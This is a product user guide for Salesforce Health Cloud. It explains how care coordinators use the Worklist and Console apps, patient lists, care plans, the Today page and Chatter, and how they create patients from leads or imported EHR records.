

Health Cloud - Worklist

With the Health Cloud - Worklist app, you work from a pinned version of the patient list. The pinned list is on the left side of the page and is always visible. When you select a patient from the list, the patient card and subtabs open to the right of the list. To resize the pinned list, click the right margin of the list pane and drag it to the size you want. To minimize the pinned list, click the arrow on the right margin. To display the full patient list including options to edit or manage the list, drag the arrow to the right until the full page appears.



Health Cloud - Console

The Health Cloud - Console App takes you straight to your patient—letting you drill straight through to each individual patient’s profile, tabs, and subtabs. Just click the patient’s name from the list and you see the patient’s information and subtabs at full-screen view. You can return to the patient list by selecting Patients from the menu list in the upper left of the page.

Customized Lists of Patients

You can divide up your patients into groups with similar conditions or criteria and then work with them in parallel.

- Create lists that group similar patients **(1)**. For example, you have six patients with hypertension who are all following the same protocol.
- Select one or more patients to work with **(2)**.
- In one place, you can assign all six patients a task **(3)** to get the prescribed amount of exercise each week. Or you can send reminders to make an appointment with their doctor.

Patient Card

The patient card shows you all the information you need about a patient's conditions, prescriptions, appointments, and contact information. You can also use the Open New Tab picklist to open subtabs and view that patient's care plan, health timeline, and care team.

Care Plan

Manage chronic conditions, provide preventive care, and apply health and wellness protocols with a personalized care plan. Empower patients to take a more active role in their own clinical outcomes.



The screenshot displays the 'Care Plan' section for patient Charles Green. It features a sidebar with patient details and a main content area with a table of 'PROBLEMS & GOALS'.

Problem/Goal	Priority	Completion
Chronic obstructive pulmonary disease	HIGH	
Blood Glucose Control	HIGH	
Lifestyle changes	MEDIUM	0% COMPLETE
Test Blood Sugar 3 Times	High	Completed
Take the Healthy Lifestyle Class	Normal	Not Started
Basic self-care for diabetes	MEDIUM	
Control hypertension	MEDIUM	
Basic diabetes self-care needed	MEDIUM	
Shortness of breath	LOW	
Fluid retention	LOW	

Health Timeline



Plan treatments and perform follow-ups more efficiently. The health timeline provides a bird's-eye view of things like encounters, prescriptions, and tasks that the patient has done or still must complete.

Patient Care Team

Note: Salesforce Communities provides the collaboration support for Health Cloud. Some of the collaborative features aren't available until you enable Salesforce Communities and create a private patient community.

Get team support for your patient by engaging a community that keeps tabs on the patient's progress. Through the community, patients can access their care plans and the tasks that they need to perform. Caregivers can take action on tasks that are their responsibility. With the convenience of having the information on any device, the community members are engaged and empowered to act. A community allows you to form a partnership with the patient and their external care team. You can add internal and external participants and manage all the players and resources available in each patient's care team.

- The care team view (7) represents the relationships that make up the patient’s professional and personal network of caregivers.
- When a person is a community member, you can select the person’s picture (8) and do things like send a private message or create a task for them.
- Collaborate with care team members using Chatter (9). Send private messages to the patient and caregivers, and collaborate with internal members of the team without leaving the patient’s profile.

See What’s in Store with the Today Page

Start out your day on the Today page to get a panoramic view of everything you need to optimize your day.



Watch a Demo: [Manage Your Day with the Today Page](#)

Access the Today page by selecting it from the tab switcher in the Health Cloud - Console app. Browse all the tasks you’re tracking, and keep current on conversations that are relevant to your patients and your company.

EDITIONS

Health Cloud is available in Salesforce Classic

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

- Get a quick summary (1) of how many patients you're managing and how many of them are new to you this week. Patients are counted as your responsibility as long as you're the assigned care coordinator or until the care plan and case status are closed.
- A handy progress bar (2) shows your progress toward completing the tasks that are assigned to you or that you oversee and manage.
- Browse tasks (3) that are related to specific patients so that you can prioritize your work and know which patients need attention. Each tile shows the name of the patient along with the number of tasks associated with the care plan. Click the tile to bring up the patient overview and review and update tasks.
- The What's Happening feed (4), powered by Salesforce Chatter, keeps you up to date with what's happening with your patients and team members. It's a secure, centralized place where you can review and participate in all conversations that are important to your job. You see messages between you and your patient, conversations with care providers within your organization, and events or company announcements.

 **Note:** The Today page, like the other pages in Health Cloud, are responsive and adapt to the size of the device you're using. On smaller devices, the What's Happening feed moves from the side to the bottom of the page. Just scroll down to view and use the feed.

Use Chatter to Find Out What's Happening

The What's Happening feed, powered by Salesforce Chatter, keeps you up to date with what's happening with your patients and team members. Chatter is a Salesforce collaboration application that connects you with people and lets you share information securely and in real time. Chatter feeds show you posts and comments that you and other people make, as well as record updates across your Salesforce org.

Watch a Demo:  [Collaborate with Patients and Colleagues Using Chatter](#)

EDITIONS

Health Cloud is available in Salesforce Classic

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

Use Chatter to discuss your patient's care with the internal care team. Good communication makes care coordination and patient hand-offs easier and more efficient. Physicians and other medical professionals within your organization can discuss and manage patient care as a private group without involving the external care team.

You can stay current with the people and conversations that are important to you in several ways. You can follow a person or a group, and you can like a post or comment.



- Track a post by clicking **Like** below a post or comment. After you like a post, you receive email notifications if others comment on that post. If you click Like on a comment, only the user who posted the comment receives an email notification, but you receive an email notification for any subsequent comments.
- Make it easy to keep up with what your coworkers are doing by following everyone who is important to you. Locate a person's profile page, and click **Follow**. When you follow a person, you see updates from that person in your feed. When you follow people and records, you see their updates in your Chatter feed.

Typically, you see feed updates for:

- Comments and posts between you and your patients and care team community members
These posts aren't visible to internal coworkers within your company. Patients or care team community members are identified by the orange upper-left corner of their photo.
- Conversations with physicians and other providers within your org
- Events and company announcements
- Posts, comments, and files on Chatter groups you're a member of
- Shared files and lists
- Tasks and other events
- Record field changes, like changes to record owner and care plans that are created

 **Note:** Remember that private messages sent from the care team profile don't appear in your feed, your profile, global search results, or any other part of Chatter that's publicly visible.

Record updates are also called system-generated posts. They are updates that Salesforce generates when someone creates a record or changes a tracked field on a record. The record updates you see depend on how your administrator has configured feed tracking and whether you have access to the record. You don't see tracked feed updates that are older than 45 days and have no likes or comments, because they are deleted.

Manage Patient Care with Custom Lists

Customized patient lists let you organize your master patient list into smaller lists based on criteria like shared protocols, diagnoses, or treatment plans. For example, you can divide up your master list of recently discharged surgical patients into groups based on their type of surgery. Or you can send follow-up appointment reminders, surveys, or educational materials to multiple patients at once rather than individually.

Watch a Demo: [▶ Create Customized Lists of Patients](#)

Your Health Cloud admin controls access to patient lists.

To show a filtered list of patients, select a predefined list from the **Select a List** drop-down list, or click **Create New List** to define your own custom list. To edit or delete a list you created, select it from the  drop-down list and click **Edit Current List**.



- Click a patient's name to view details about the patient in the console.

EDITIONS

Health Cloud is available in Salesforce Classic

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

- Click a column heading to sort in ascending or descending order.
- Create or edit a list by clicking the gear button .
- Search for items that appear within the page by entering text in the Search text box. You can search for text within the page you're viewing. Each page displays up to 500 patients. If the list contains more than 500 patients, you see multiple pages of patients, and must search within each individual page.
- From the **Action** list, create a task for selected patients.

Patients appear in custom lists as long as they remain a part of the criteria that was used to create the list. For instance, you have a custom list that shows patients who've had knee replacement surgery in the past 30 days. Patients appear in the list for the 30 days after their surgery. They no longer appear in the list after the window of time has ended. So if Joe Smith had knee surgery on May 1, he appears in this list until May 31. Although Joe no longer appears in the custom list, he remains in the system, and you can add him to other lists as long as he is a patient.

Use the Patient Card for a Comprehensive View of Your Patient

To effectively manage your patients, you need their information at your fingertips. The Patient Card extracts the most important information from a patient's medical records, such as conditions, medications, and contact information, and displays it all in one place. You can easily see the information you need without searching for it or clicking to other pages.

Watch a Demo: [▶ Get a Comprehensive View of Your Patient's Medical Records](#)



EDITIONS

Health Cloud is available in Salesforce Classic

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

To drill down into more detailed information related to the patient, select **Open New Tab**. Your administrator can add links to subtabs for things like medications, conditions, medical device data, and so on. The subtabs show all the information regarding that aspect of patient care, so you don't have to switch context or leave the page. You can view and work with many different types of patient information simultaneously.

Search for Educational Articles and Protocols

Use the Knowledge widget to get the right information to your patients. You can search for protocols, educational articles and videos, and links to websites right from the console, without leaving the page that you're working from.

- Create and manage articles (1) if you have permission to author articles.
- Search (2) for articles and protocols.
- Adjust the size and position of the widget based on your window width. In windows smaller than 600 pixels, the searchable objects are displayed in a drop-down menu.

EDITIONS

Health Cloud is available in Salesforce Classic

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

Get Ready to Use the Health Cloud Console

To start using the Health Cloud console to manage your patients, you have a few things to set up.

EHR and other clinical systems provide the medical information that is critical to the planning, execution, and management of patient care plan. The Health Cloud console gives you a birds-eye view into your patient's medical records, however Health Cloud is a separate system designed to augment your EHR. It receives information from the source medical records system, but doesn't send information back to your EHR. The EHR system always remains the system of record.

One of the first tasks is to create patients from information that is brought over from an integration with the medical records. During that process, you can assign yourself as the care coordinator so that your patients are ready for you to manage. Then you add the physicians, family members, and other care providers to the care team. Finally, you create a care plan that is tailored to the patient's specific condition.

EDITIONS

Health Cloud is available in Salesforce Classic

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

[Complete Your Chatter Profile](#)

Your profile communicates who you are to your coworkers and the patients you communicate with. It features your photo and basic information like your professional title and contact details. Set up your Chatter profile soon after you begin using Chatter, and make sure to keep it up to date. Your patients will appreciate it!

[Create Patients](#)

When you select a patient name from the EHR system, Salesforce creates all the records and objects you need to start managing that patient.

[Create a Customized List of Patients](#)

You can create your own list of patients based on things like shared conditions, common protocols, or other similarities that are important to managing their care. We've made it easy to break up your master patient list into smaller, more manageable lists.

Complete Your Chatter Profile

Your profile communicates who you are to your coworkers and the patients you communicate with. It features your photo and basic information like your professional title and contact details. Set up your Chatter profile soon after you begin using Chatter, and make sure to keep it up to date. Your patients will appreciate it!

1. In the Health Cloud header, click the profile image placeholder. Find the placeholder profile image on the left side of the page, and select **My Profile**.

2. To update your profile photo, hover over the placeholder image and click **Add Photo**.

 **Tip:** Use a photo of you and not a group of people or a pet. The recommended resolution for photos is 200 x 200 pixels.

3. To edit your contact information, click  in the Contact section.

4. On the Overview tab, add any other information about yourself.

 **Tip:** Complete your profile with details about the department you work in, your experience, and so on.

5. Click **Save All**.

Create Patients

When you select a patient name from the EHR system, Salesforce creates all the records and objects you need to start managing that patient.

[A Behind-the-Scenes Look at Patient Creation](#)

Each time you create a patient, Salesforce performs the following actions.

[Create Patients from Leads](#)

Create patients from leads that are already in Salesforce.

[Create Patients from Imported Records](#)

Create patients using the information you receive through the integration with an electronic medical records system.

EDITIONS

Health Cloud is available in Salesforce Classic

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

A Behind-the-Scenes Look at Patient Creation

Each time you create a patient, Salesforce performs the following actions.

- Creates the patient as an individual, based on the fields you've mapped from the EHR system. An individual is an object view of both Account and Contact, linked by the Individual ID.
- Creates an account for the individual.
- Creates a contact record for the individual. The contact record is linked to the account through the Individual ID.
- Creates a case with a CarePlan record type so that the page layout for the care plan appears automatically. If a care coordinator has been selected, the coordinator becomes the owner of the case.
- Adds the case that represents the care plan to the account record.
- Creates a case team with the individual as the patient, and adds the care coordinator, if one has been selected.
- Adds the patient's account ID to the Candidate Patient record.

Create Patients from Leads

Create patients from leads that are already in Salesforce.

-  **Note:** You can use the Leads object rather than Candidate Patients for converting incoming records to patients. If you see both options in the picklist, check with your Health Cloud admin to determine which object to use.

The Lead list view shows all the lead records that your company has created in Salesforce or imported into Salesforce through integration with an EHR system.

-  **Note:** To create a patient from a lead, use the `Convert to Patient` button on the Leads list view. Don't use the `Convert` button on the Lead Detail page, since it converts the lead to other record types, such as accounts or contacts not associated with Health Cloud.



You can create patients from the Health Cloud - Console or the Health Cloud - Worklist app.

1. From the worklist or the console, select the **Leads**.



USER PERMISSIONS

To convert leads:

- "Convert Leads"

2. In the **Lead Views** section, select a list view from the drop-down list to go directly to that list page, or click **Create New View** to define your own custom view.
3. Select one or more lead records to convert into patient records.
4. Click **Convert to Patient**.

5. Review any duplicate patients. If there are no duplicates, click **Next**.
 Before converting a lead, Salesforce checks for and lists records that contain duplicate values. The values in the Source System ID, Source System, and Medical Record Number fields must be unique. Also, the values in these fields can't be associated with an existing Account record and must be associated with a valid record type. Duplicate records must be resolved before they can be converted. You can still continue with the conversion process for leads without duplicates. Make note of which records need correcting, continue with conversion process, and correct the duplicates later in the source system.
6. Optionally, type a name in the text box to search for and select the name of the care coordinator to assign to the patients.
Note: If you don't assign a care coordinator during this step, you can assign one later in the Case Team section of the Care Plan case record. You can also have your admin create automatic case assignment rules.
7. Click **Next**.
8. Review the list of patients and the assigned coordinator, if one is assigned, and click **Convert** to finalize the conversion process.

Create Patients from Imported Records

Create patients using the information you receive through the integration with an electronic medical records system.

Watch a Demo: [▶ Create Patients in the Health Cloud Console](#)

The frequency with which you create patients largely depends on how your organization chooses to integrate back-end systems like the EHR with Health Cloud.

The Candidate Patients pages show all the records that have been brought into Salesforce through integration with an EHR system.

- **All** shows all patients that have been brought over from the source records system, including those patients who haven't been converted to Health Cloud patients yet. For patients who have already been converted, you can click their Candidate Patient Record and view their patient data in the Health Cloud console. For those patients who haven't been converted, click the patient's name to view the information waiting to be brought into a Health Cloud patient record.
- **Not Converted** contains records that have been brought over from the source records system, but have not been converted to a Health Cloud patient record.
- **Converted** shows the records that have been successfully converted into Health Cloud patient records. You can pin this list in the console when the console primary tabs are open.

When you select a record to convert to a patient, the system does all the behind-the-scenes setup for that individual, in addition to creating:

- A patient card that includes the MRN or other identifiers, basic contact information, and the fields that show important medical information, such as conditions and medications
- An empty care plan
- A care team consisting of the patient and the care coordinator, when one has been selected

You can create patients from the Health Cloud - Console or the Health Cloud - Worklist app.

1. From the worklist or the console, select the **Candidate Patients** list.



2. From the All page, select **Not Converted**.

On the Not Converted page, you can select patients who don't have patient records in Health Cloud yet.

3. Optionally, view details about the patient that come from the source record system by clicking the patient's name in the Worklist view. The patient's information opens in a separate tab.

4. Select one or more incoming patient records to convert.
5. From the Actions menu, select **Convert to Patients**.
The system checks for duplicate MRNs and lists them. You can't select names with duplicate MRNs. They must be resolved in the originating records system. After the duplicate identifiers are removed, you can re-import the record and convert it to a patient.
6. Review any duplicate patients. If there are no duplicates, click **Next**.
Duplicate records must be resolved in the source medical records system before they can be converted.
